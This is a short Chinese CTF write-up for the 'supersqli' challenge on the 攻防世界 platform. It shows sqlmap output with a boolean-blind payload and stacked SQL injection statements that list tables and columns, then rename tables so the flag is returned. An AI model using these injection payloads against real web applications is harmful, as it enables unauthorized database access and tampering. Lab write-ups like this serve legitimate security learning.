攻防世界 supersqli writeup

原创

冰可乐不加可乐 于 2020-03-13 17:07:16 发布 5237 收藏 6


```
<body>
<h1>取材于某次真实环境渗透，只说一句话
<!-- sqlmap是没有灵魂的 -->
<form method="get">
```

进入题目查看源码，提到sqlmap那就扫一扫


```
---
Parameter: inject (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: inject=2' AND 5529=5529 AND 'ORqD'='ORqD
---
[16:06:02] [INFO] the back-end DBMS is MySQL
```

发现有注入，注入点为injiect=2’，接下来–dbs尝试查询数据库，只爆出supersqli，但无法爆出表。
回到题目

order by 判断只有两个字段（别人的writerup说–+被过滤，只能使用#，不知道为什么没有,最后发现是在查询框里过滤了，在url框里没有）

在使用union select时发现过滤关键字


接下来尝试堆叠注入，发现可行，爆出数据库名。




执行show tables，爆出两表名

show columns from `1919810931114514`;–+

把两个表里的列爆出





在一串数字的表里见到了flag列，flag极有可能在其中。

而在words表里发现结构id与查询的出的数据类型相同，一个数字，一个字符串，所以猜测默认查询的就是words表，inject值应该赋给了id。

发现并没有过滤rename和alter等，即可改变表的结构。

构造语句；alter tables words rename to words1;

alter tables `1919810931114514` rename to words;alter tables words change flag id varchar(100);–+

先把words表名改为其他名，再把1919810931114514表名改为words，但是其中还缺少id列，因此可以添加一个id列或者吧flag改为id，这样这个表就成为了默认查询表
在查询框里查询 1' or 1=1 #

[GYCTF2020]Blacklist可以算这道题的进化版，过滤更严，需要另一种方法。详细可参考https://blog.csdn.net/freerats/article/details/107735132